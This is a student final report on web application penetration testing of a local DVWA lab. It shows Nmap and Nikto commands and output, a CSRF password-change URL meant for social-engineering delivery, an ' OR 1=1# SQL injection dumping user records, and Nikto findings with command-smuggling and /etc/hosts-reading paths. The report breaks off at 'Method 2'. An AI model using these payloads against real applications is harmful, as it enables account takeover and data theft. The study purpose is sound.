



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

**SCHOOL OF COMPUTER SCIENCE ENGINEERING AND
INFORMATION SYSTEMS**

FALL SEMESTER 2023-24

CSE 3501 - INFORMATION SECURITY ANALYSIS AND AUDIT

FINAL REPORT

SLOT: F1

**WEB APPLICATION PENETRATION TESTING: ASSESSING THE
SECURITY OF WEB APPLICATIONS TO IDENTIFY
VULNERABILITIES SUCH AS CSRF, XSS, SQL.**

UNDER THE GUIDANCE OF: Prof. N JEYANTHI

SUBMITTED BY:

JOHN AAROMAL (20MIS0177)

BASIREDDY CHANDANASRI (20MIS0244)

CH. VISHWANTH (20MIS0429)

Table of Contents

Sl.no	Title	Page.no
1.	Introduction	3
	1.1 Overview	3
	1.2 Purpose	3
2.	Problem Statement	4
	2.1 Existing Solutions	5
	2.2 Proposed Solution	5
3.	Literature Survey	6
4.	Technologies Learnt	11
5.	System Design	13
	5.1 System Architecture	13
	5.2 Module Description	14
6.	System Specification	14
7.	Implementation	14
8.	Results And Findings	26
9.	Conclusion	28
10.	Future Work	29
11.	References	31

1. INTRODUCTION

1.1 Overview

Web application penetration testing is crucial for guaranteeing the security and dependability of modern web systems. This abstract provides a summary of the importance, goals, methodology, and common vulnerabilities examined during web application penetration testing. By simulating actual attacks like cross-site scripting (XSS), SQL injection, and authenticationbypass, testers can identify issues that could permit unauthorized access, data breaches, or thecompromise of critical data. Web application penetration testing also examines vulnerabilities such as cross-site requestforgery (CSRF), code injection, unsafe direct object references, insufficient access constraints, and security setup mistakes. Authorized web application penetration testing must be performed by qualified professionalsin accordance with ethical and legal standards. Unauthorized testing may harm systems and have unintended consequences. Organizations can regularly carry out rigorous testing to proactively secure web apps and protect critical data.

1.2 Purpose

Penetration testing is used to review security protocols, identify gaps, assess potential exploit results, and provide corrective guidance. In addition to manual testing, testers may also employ vulnerability scanning, reconnaissance, and the design of exploits.

The two most common attacks—cross-site scripting, or XSS—and SQL injection attacks—will be the focus of this project. Popular flaws like XSS and SQL injection are found during online application penetration testing. Testers can identify and exploit XSS vulnerabilities by looking at input fields and a lack of validation. SQL injection makes use of poor database query design for unauthorized access or data manipulation. The effect is highlighted by testers using carefully crafted SQL statements, and they advise using secure coding techniques.

2. PROBLEM STATEMENT

Web apps are now an essential component of many different corporate operations and services in the connected digital world of today. Cross-Site Scripting (XSS) and SQL Injection are two of the most common vulnerabilities, but due to their fast expansion, web applications are now vulnerable to a wide range of security risks. Unauthorized data access, data leakage, defacement, and even total system breach can result from these vulnerabilities. In order to discover, mitigate, and prevent XSS and SQL Injection attacks, this project proposes a thorough approach of techniques and vulnerability testing. This research tries to address the crucial issue of online application security. Going over various approaches and tools that are utilized for the detection, analysis, and remediation of these vulnerabilities will be the main focus.

Key Objectives:

1. **Vulnerability Analysis and Assessment:** Examine the root causes and effects of web application vulnerabilities such as XSS and SQL Injection. Find ways to measure the impact these vulnerabilities may have on data availability, confidentiality, and integrity.
2. **Automated Vulnerability Testing:** Create and use technologies that are automated to find XSS and SQL Injection flaws in online applications. These tools ought to mimic the actions of an attacker and give programmers useful information for fixing problems.
3. **Reconstructing Attack Scenarios:** Create strategies for reconstructing attack scenarios using XSS and SQL Injection flaws. This entails monitoring the attack vectors, comprehending the attack flow, and spotting potential weak spots.
4. **Mitigation Strategies:** Propose effective mitigation strategies for preventing XSS and SQL Injection vulnerabilities. These strategies could involve code review practices, input validation, output encoding, and secure coding practices.
5. **Guidelines and Best Practices:** Develop comprehensive guidelines and best practices for web application developers and security professionals to prevent, detect, and respond to XSS and SQL Injection vulnerabilities effectively.

2.1 Existing Solutions:

In the industry, there are various standards that are already in use. OWASP Testing Guide, NIST SP 800-115, PTES, and others are a few of these. The approaches being used right now include:

1. Black box testing: In this method, the tester is unaware of how the online application is internally structured. They approach the program in the same manner an external attacker would without having access to the source code or system design.

2. White box testing: often referred to as clear box testing, requires comprehensive understanding of the internal workings of the web application as well as access to its source code and system architecture.

3. Grey box testing: grey box testing combines elements of black box and white box testing. The testers only have a limited understanding of the web program, such knowledge may include things like the system architecture or limited access to documentation.

4. Manual Testing: In manual testing, a web application is manually interacted with to mimic various attack scenarios.

5. Automated Testing: To carry out repetitive tasks and check web applications for known vulnerabilities, automated programs are widely utilized. Common issues like SQL injection, XSS, and unsafe direct object references can be found with these tools.

2.2 Proposed Solution:

The web application will be subjected to the following pen testing approaches in this project to check for SQL injection and XSS:

- **Fuzzing:** Fuzzing is the process of sending a large number of unexpected, random, or incorrect inputs to a web application in order to uncover flaws. In order to uncover issues like input validation errors or buffer overflows, the goal is to produce unexpected behaviors.
- **Session Management Testing:** The Session Management verifying technique, which focuses on confirming the security of session management mechanisms, includes session fixation, session hijacking, session timeout, and session logout functionality.
- **User input testing:** aims to identify vulnerabilities brought on the improper handling of user inputs. Input-related vulnerabilities like SQL injection, cross-site scripting (XSS), command injection, and others are checked for in this process.

3. LITERATURE SURVEY

TABLE 1 SUMMARY OF RELATED REVIEW PAPERS

Sl.no	Title	Contributions	Limitations	Identified vulnerabilities
[1]	Static analysis approaches to detect SQL injection and cross-site scripting vulnerabilities in web applications	Surveyed static analysis approaches for detecting SQL injection and XSS vulnerabilities.	No specific new contributions.	SQL injection and cross-site scripting (XSS) vulnerabilities.
[2]	Cross-site Scripting (XSS) Attacks and Mitigation: A Survey	Conducted a survey on XSS attacks and mitigation techniques.	Does not provide new research findings.	Overview of XSS attacks and mitigation.
[3]	ETSSDetector: A Tool to Automatically Detect Cross-Site Scripting Vulnerabilities	Introduced ETSSDetector for automatic XSS detection.	Specific tool limitations and accuracy may not be discussed.	Cross-site scripting (XSS) vulnerabilities.
[4]	Noncespaces: Using Randomization to Defeat Cross-Site Scripting Attacks	Proposed the use of randomization to counter XSS attacks.	Effectiveness in real-world scenarios may vary.	Cross-site scripting (XSS) attacks.
[5]	Attacks on Web Application Caused by Cross Site Scripting	Discussed attacks on web applications due to XSS.	May not provide new mitigation techniques.	Cross-site scripting (XSS) attacks.
[6]	Development of XSSDM (Cross-Site Scripting Detection and Mitigation)	Likely developed a tool involving static analysis, runtime monitoring, and mitigation techniques.	Specific tool features and limitations may not be detailed.	Cross-site scripting (XSS) vulnerabilities.
[7]	Prediction of Cross-Site Scripting Attack Using Machine Learning Algorithms	Employed machine learning algorithms to predict XSS attacks.	Performance may depend on the chosen algorithms and dataset.	Cross-site scripting (XSS) attacks.
[8]	Detecting Cross-Site Scripting Attacks Using Machine Learning	Utilized machine learning for detecting XSS attacks.	Performance and false positives/negatives may vary.	Cross-site scripting (XSS) attacks.
[9]	Current state of research on cross-site scripting (XSS) – A systematic literature review	Summarized the existing research on XSS.	Does not provide new research findings.	Overview of XSS research.

[10]	Defending against Cross-Site Scripting Attacks	Presented defense strategies against XSS attacks.	May lack specific implementation details.	Cross-site scripting (XSS) attacks.
[11]	An execution-flow based method for detecting Cross-site Scripting attacks	Introduced an execution-flow-based approach for detecting XSS attacks.	Technical details might not be provided.	Cross-site scripting (XSS) attacks.
[12]	Browser's defenses against reflected cross-site scripting attacks	Explored browser defenses against reflected XSS attacks.	Limited to reflected XSS attacks.	Reflected cross-site scripting attacks.
[13]	Robust Prevention of Cross-site Scripting Attacks for Existing Browsers	Proposed a robust method to prevent XSS attacks in web browsers.	Limited to browser-based prevention.	Cross-site scripting (XSS) attacks in web browsers.
[14]	Cross-Site Scripting (XSS) attacks and defense mechanisms	Classified XSS attacks and discussed defense mechanisms.	Focuses on categorization and mechanisms; may lack specific implementations	Cross-site scripting (XSS) attacks.
[15]	Identifying cross-site scripting vulnerabilities in Web applications	Proposed a method for identifying XSS vulnerabilities in web applications.	Specific implementation details might not be provided.	Cross-site scripting (XSS) vulnerabilities in web apps.
[16]	A Study on Web Application Security and Detecting Security Vulnerabilities	Investigated web application security and the detection of vulnerabilities.	Specific findings and implementation details may not be provided.	Web application security vulnerabilities.
[17]	A Survey on Security and Vulnerabilities of Web Application	Conducted a survey on the security and vulnerabilities of web applications.	Does not provide new research findings or in-depth analysis.	Overview of web application security and vulnerabilities.
[18]	Web Application Security Tools Analysis	Analyzed web application security tools.	Focuses on tool analysis, may not cover all aspects of web application security.	Evaluation of web application security tools.

[19]	Tool-Based Approach to Assessing Web Application Security	Proposed a tool-based approach for assessing web application security.	Specific tool features and limitations may not be discussed.	Assessment of web application security.
[20]	A survey on SQL injection: Vulnerabilities, attacks, and prevention techniques	SQL injection vulnerabilities, attacks, and prevention techniques	Scope of the survey, potential bias in the data sources, and the dynamic nature of SQL injection attack techniques.	Assessment of SQL injection vulnerabilities
[21]	Software Vulnerability Discovery Techniques: A Survey	Survey on software vulnerability discovery techniques	Depth of coverage for different vulnerability discovery techniques and the rapidly evolving nature of software vulnerabilities.	Various software vulnerabilities
[22]	Securing web applications with static and dynamic information flow tracking	Discusses securing web applications using information flow tracking	Performance overhead of information flow tracking and the potential complexity of integrating these techniques into existing web applications.	Focus on securing web applications
[23]	Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities	Introduces Pixy, a static analysis tool for detecting web application vulnerabilities	Pixy only can detect, the accuracy of its analysis, and its ability to adapt to evolving web application technologies.	Detection of web application vulnerabilities, XSS, SQL injection.
[24]	Path sensitive static analysis of web applications for remote execution vulnerability detection	Suggests Path-sensitive static analysis for remote code execution vulnerability detection in web applications	False positive/negative rates of detection, the scalability of the analysis, and coverage of various types of	Detection of remote code execution vulnerabilities

			remote code execution vulnerabilities.	
[25]	Static detection of security vulnerabilities in scripting languages	Focuses on static detection of security vulnerabilities in scripting languages	The types of scripting languages covered, the effectiveness of the static analysis for complex vulnerabilities, and false positive rates.	Static detection of security vulnerabilities
[26]	Preventing Input Validation Vulnerabilities in Web Applications through Automated Type Analysis	Discusses prevention of input validation vulnerabilities in web applications through automated type analysis	Practicality and performance implications of automated type analysis, as well as its effectiveness for all types of input validation vulnerabilities.	Prevention of input validation vulnerabilities
[27]	Security Testing Methodology for Evaluation of Web Services Robustness - Case: XML Injection	Methodology for evaluating the robustness of web services, specifically focusing on XML injection	Generalizability of the methodology to different web services and the complexity of evaluating web service robustness comprehensive	Focus on XML injection vulnerabilities in web services, especially in XML data, parameters, and SOAP requests.
[28]	Securing web applications with better patches: An architectural approach for systematic input validation with security patterns	Discusses securing web applications with architectural approaches and systematic input validation using security patterns	Applicability of the architectural approach to various web application architectures and the challenges in implementing systematic input validation	Security patterns and input validation

[29]	Perusal of Web Application Security Approach	Explores web application security approaches	The specific security approaches covered, the depth of analysis, and the applicability to different types of web applications.	Web application security approaches
[30]	Defeating cross site request forgery attacks with browser enforced authenticity protection	Explores web application security approaches	The potential impact on user experience, compatibility issues with various browsers, and the effectiveness of browser-enforced authenticity protection.	Web application security approaches

Table 2- Comparative analysis of identified vulnerabilities and Tools used

Sl.no	Addressed Vulnerabilities			Tools Used
	SQL Injection	Cross-Site Scripting (XSS)	Cross-Site Request Forgery (CSRF)	
[1]	✓	✓	X	Not Specified
[2]	X	✓	X	Not Specified
[3]	X	✓	X	ETTSDetector Tool
[4]	X	✓	✓	Not Specified
[5]	X	✓	X	Not Specified
[6]	X	✓	✓	XSSDM Tool
[7]	✓	✓	X	Machine learning algorithms
[8]	✓	✓	X	Machine learning
[9]	X	✓	✓	Not Specified
[10]	X	✓	X	Not Specified
[11]	✓	✓	X	Not Specified
[12]	✓	✓	X	Not Specified
[13]	X	✓	✓	Not Specified
[14]	X	✓	✓	Not Specified

[15]	✓	✓	X	Not Specified
[16]	X	✓	✓	Not Specified
[17]	✓	✓	X	Not Specified
[18]	✓	✓	X	SSLYze,Qualys SSL Labs,OpenSSL,Netcraft,XSS Server, SQL Inject-Me, XSSer,and Havij.
[19]	✓	✓	X	Sanctum AppScan,KaVaDo ScanDo,SPI Dynamics WebInspect,OWASP WebScarab,Achilles,and ELZA.
[20]	✓	X	X	SQLMap, Havij,
[21]	X	✓	✓	Checkmarx
[22]	X	X	✓	Static analysis tools
[23]	X	✓	✓	Pixy: A Static Analysis Tool
[24]	X	✓	X	Not Specified
[25]	✓	✓	X	Not Specified
[26]	X	X	✓	Not Specified
[27]	✓	✓	X	XML injection-specific tools
[28]	✓	✓	✓	Not Specified
[29]	X	✓	✓	Not Specified
[30]	X	✓	✓	Secure session management and tokens

4. TECHNOLOGIES LEARNT

i. INITIAL RECONNAISSANCE AND INFORMATION GATHERING:

Tool: Burp Suite

- Burp Suite is a popular proxy and online vulnerability scanner for evaluating the security of web apps is called Burp Suite.
- It is a crucial tool for preliminary reconnaissance as it facilitates the interception, examination, and manipulation of HTTP requests and answers.
- Burp Suite can detect a number of problems, including possible attack paths, misconfigurations, and missing security headers.

ii. SCANNING AND ENUMERATION:

Tools: Nmap

- Nmap is an effective tool for scanning networks that may be used to find open ports and services on a web application server that you want to target.
- Enumerating network information might be useful in identifying potential vulnerabilities.

Nikto

- Nikto is a web server scanner that carries out a variety of tests to assist in locating possible vulnerabilities in online applications.
- On the web server, it can identify recognized flaws, setup errors, and typical security risks.

Burp Suite (Intruder module):

- Burp Suite's initial reconnaissance features are supplemented with the ability to automatically scan areas using the Intruder module.
- Brute force, directory traversal, and parameter manipulation assaults are just a few of the attacks that the Intruder module may assist in automating.

iii. MANUAL TESTING AND EXPLOITATION:

Tools: MYSQL

- A specialized tool called SQL Map is used to identify and take advantage of SQL injection vulnerabilities in online applications.
- It can retrieve data from databases that are susceptible to SQL injection and automate the process of locating SQL injection spots.

Burp Suite (modules for repeater and intruder):

- Burp Suite's Repeater and Intruder modules are quite useful for manual testing.
- Repeater is a tool for exploring and testing application answers since it lets you manually change and reissue HTTP queries.
- An attacker can test for vulnerabilities by automating a variety of methods.

Metasploit:


- A penetration testing framework called Metasploit has several modules for finding

and exploiting security holes.

- It may be applied to evaluate the exploitation of web applications' known vulnerabilities.

5.SYSTEM DESIGN

5.1 System Architecture



5.2 Module Description

1. Network Scanning (Nmap):

- Nmap was used to perform a network scan of the target infrastructure to identify open ports, services, and potential attack vectors.

2. Web Application Scanning (Nikto):

- Nikto was used for scanning the target web application to detect common vulnerabilities, misconfigurations, and security issues in web server and application settings.

3. CSRF Testing (Burp Suite):

- Burp Suite was employed to conduct Cross-Site Request Forgery (CSRF) testing, assessing the application's resistance to CSRF attacks and its protection against unauthorized actions initiated by attackers.

4. SQL Injection Testing (SQLMap):

- SQLMap was used to test for SQL injection vulnerabilities in the web application, identifying whether it's susceptible to unauthorized SQL database access and manipulation.

5. XSS Testing:

- You conducted Cross-Site Scripting (XSS) testing to find vulnerabilities that allow the injection of malicious scripts into the application, potentially leading to the execution of code in users' browsers.

6. Exploitation (Metasploit):

- Metasploit was used to exploit specific vulnerabilities found during the assessment, gaining access to target systems or executing various post-exploitation activities to assess the impact of the vulnerabilities.

6. SYSTEM SPECIFICATION

6.1 Hardware Requirements:

Specification Minimum of 4GB RAM

Minimum of 2.26GHz Processor

Minimum of 512MB storage

6.2 Software Requirements:

VMware

Bwapp

BurpSuite

Nmap

Nikto

SQL Map

Metasploit

7.IMPLEMENTATION

Step 1: Initial Reconnaissance

Tools used: Nmap, Nikto

1.1 Network Scanning: Use Nmap to identify open ports and services on the target system:

Input: `nmap -A -T4 -p- 127.0.0.1`

```
(root@kali)-[/etc/php/8.2/apache2]
# nmap -A -T4 -p- 127.0.0.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 11:03 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000067s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
3306/tcp  open  mysql     MySQL 5.5.5-10.11.4-MariaDB-1
|_mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.4-MariaDB-1
|   Thread ID: 75
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, LongColumnFlag, SupportsTransactions, IgnoreSigpipes, InteractiveClient, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, Speaks41ProtocolNew, FoundRows, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, ODBCClient, SupportsCompression, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: 6*??^<NU?ydlmf6xyyqL
|_ Auth Plugin Name: mysql_native_password
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.75 seconds
```

Result:

The scan results show that two ports are open and accepting connections on the target host:

- Port 80/tcp: This port is open and is running an HTTP service. The service banner indicates that it's Apache httpd 2.4.57 on Debian. The HTTP title and server header are also provided, suggesting it's the default Apache Debian page.
- Port 3306/tcp: This port is open and is running a MySQL service. The version of MySQL is reported as 5.5.5-10.11.4-MariaDB-1. Additional details about the MySQL service are provided, including protocol, capabilities, and authentication plugin.

1.2 Web Application Scanning: Run Nikto to identify vulnerabilities and misconfigurations in the web application:

Input: nikto -h <http://127.0.0.1/dvwa/>

```
(root@kali)-[/etc/php/8.2/apache2]
# nikto -h http://127.0.0.1/dvwa/
- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Start Time: 2023-10-29 11:08:24 (GMT-4)

+ Server: Apache/2.4.57 (Debian)
+ /dvwa/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /dvwa//etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /dvwa/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /dvwa/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /dvwa/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /dvwa/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /dvwa/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /dvwa/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /dvwa/assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /dvwa/login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /dvwa/shell?cat+etc/hosts: A backdoor was identified.
+ 8073 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2023-10-29 11:08:50 (GMT-4) (26 seconds)

+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.57) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n
```

Result:

1. Missing X-Frame-Options Header:

- **Vulnerability:** The "anti-clickjacking X-Frame-Options" header is not present in the HTTP response headers.
- **Possible Exploit:** Without the X-Frame-Options header, the web application may be vulnerable to clickjacking attacks. An attacker could create an invisible iframe and overlay it on top of a legitimate web page, tricking users into clicking on buttons or links without their knowledge.

2. Missing X-Content-Type-Options Header:

- **Vulnerability:** The "X-Content-Type-Options" header is not set in the HTTP response headers.
- **Possible Exploit:** Without this header, a user agent may interpret content differently from its actual MIME type, which could lead to security issues. For example, an attacker might craft a malicious file that gets interpreted as a benign type, leading to security problems.

3. **PHP Backdoor File Manager:**

- **Vulnerability:** Nikto identified the presence of a "PHP backdoor file manager" in various directories.
- **Possible Exploit:** These backdoor files are often used by attackers to gain unauthorized access to the web server or web application. They could upload, modify, or delete files on the server, potentially leading to full server compromise or data theft. Attackers could also use these backdoors to execute arbitrary code and carry out various attacks.

4. **D-Link Router Remote Command Execution:**

- **Vulnerability:** Nikto identified a potential issue related to remote command execution on D-Link routers.
- **Possible Exploit:** If this issue is not properly mitigated, attackers could exploit it to execute arbitrary commands on the affected D-Link routers. This could lead to unauthorized access to the router, alteration of its configuration, or other malicious activities.

Step 2: Web Application Assessment and Exploitation

Tools used: Burp Suite, OWASP ZAP, SQL Map, XSSer

CSRF: CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing.

Objective:

Our task is to make the current user change their own password, without them knowing about their actions, using a CSRF attack.

Request when changing password:

The screenshot displays the Burp Suite interface with the 'HTTP history' tab selected. A table of intercepted requests is shown, with the following entry highlighted:

#	Host	Method	URL
8	https://push.services.mozilla.com	GET	/DVWA/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change

Below the table, the 'Request' and 'Response' details are visible. The request is a GET request to the specified URL. The response is an HTTP 200 OK status with HTML content.

This URL:


(http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change)

Can be sent in email, chat or using other Social Engineering tools, automatically changing the password of that users DVWA password

SQL Injection: Test for SQL injection vulnerabilities using SQL Map:

Objective

Method 1:



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1#
First name: admin
Surname: admin

ID: ' OR 1=1#
First name: Gordon
Surname: Brown

ID: ' OR 1=1#
First name: Hack
Surname: Me


ID: ' OR 1=1#
First name: Pablo
Surname: Picasso

ID: ' OR 1=1#
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Method 2:



